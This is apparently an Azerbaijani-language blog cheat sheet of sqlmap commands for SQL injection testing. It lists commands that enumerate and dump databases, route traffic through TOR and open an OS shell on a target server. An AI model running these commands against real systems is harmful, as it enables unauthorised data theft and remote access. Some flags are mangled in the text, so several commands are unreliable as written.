13rose

Salam bugün ki paylaşımımızda SQLMAP cheatsheet ələ alacayıq.Bildiyiniz kimi SQLMAP SQLİ boşluğunu hədəf alan bir kibertəhlükəsizlik proqram təminatı daxildir və Kali Linux içərisində hazır qarşımıza gəlməkdədir.
Bu cheatsheet məqsədi bir çox istifadə olunan SQLMAP kommandalarını bir yerə yığaraq daha yadda qalan etmək və gələcək istifadələrdə ehtiyyacı azaltmaqdır.
Buyrun başlayaq.
SADƏ KOMMANDALAR:
Adi İstifadə
sqlmap -u “http://target_server/”
Hədəfin verilən bazasın mysql etmək
sqlmap -u “http://target_server/” –dbms=mysql
Proxy istifadəsi
sqlmap -u “http://target_server/” –proxy=http://proxy_address:port
Exploitə parametr vermək
sqlmap -u “http://target_server/param1=value1¶m2=value2” -p param1
Post sorğularından istifadə etmək
sqlmap -u “http://target_server” –data=param1=value1¶m2=value2
Avtorizasiya etməmiş sessiondan istifadə
sqlmap -u “http://target_server” –data=param1=value1¶m2=value2 -p param1 cookie=’my_cookie_value’
Sadə Avtorizasiya
sqlmap -u “http://target_server” -s-data=param1=value1¶m2=value2 -p param1–auth-type=basic –auth-cred=username:password
Sorğu cavablarında mətndən istifadə
sqlmap -u “http://target_server/” –string=”This string if query is TRUE”
sqlmap -u “http://target_server/” –not-string=”This string if query is FALSE”
Verilənlər bazasını siyahılandırmaq
sqlmap -u “http://target_server/” –dbs
Hədəf verilən bazasında cədvəlləri siyahılamaq
sqlmap -u “http://target_server/” -D target_DB –tables
Hədəf verilən bazası və cədvəlin məlumatlarını əldə etmək
sqlmap -u “http://target_server/” -D target_DB -T target_Table -dump
Hədəf verilən bazası və cədvəlin sütun siyahısını əldə etmək
sqlmap -u “http://target_server/” -D target_DB -T target_Table –columns
TOR istifadəsi
sqlmap -u “http://target_server/” –tor –tor-type=SOCKS5
Hədəf sistemdə ƏS shell əldə etmək
sqlmap -u “http://target_server/” –os-shell
YENİLƏNƏCƏKDİR!!!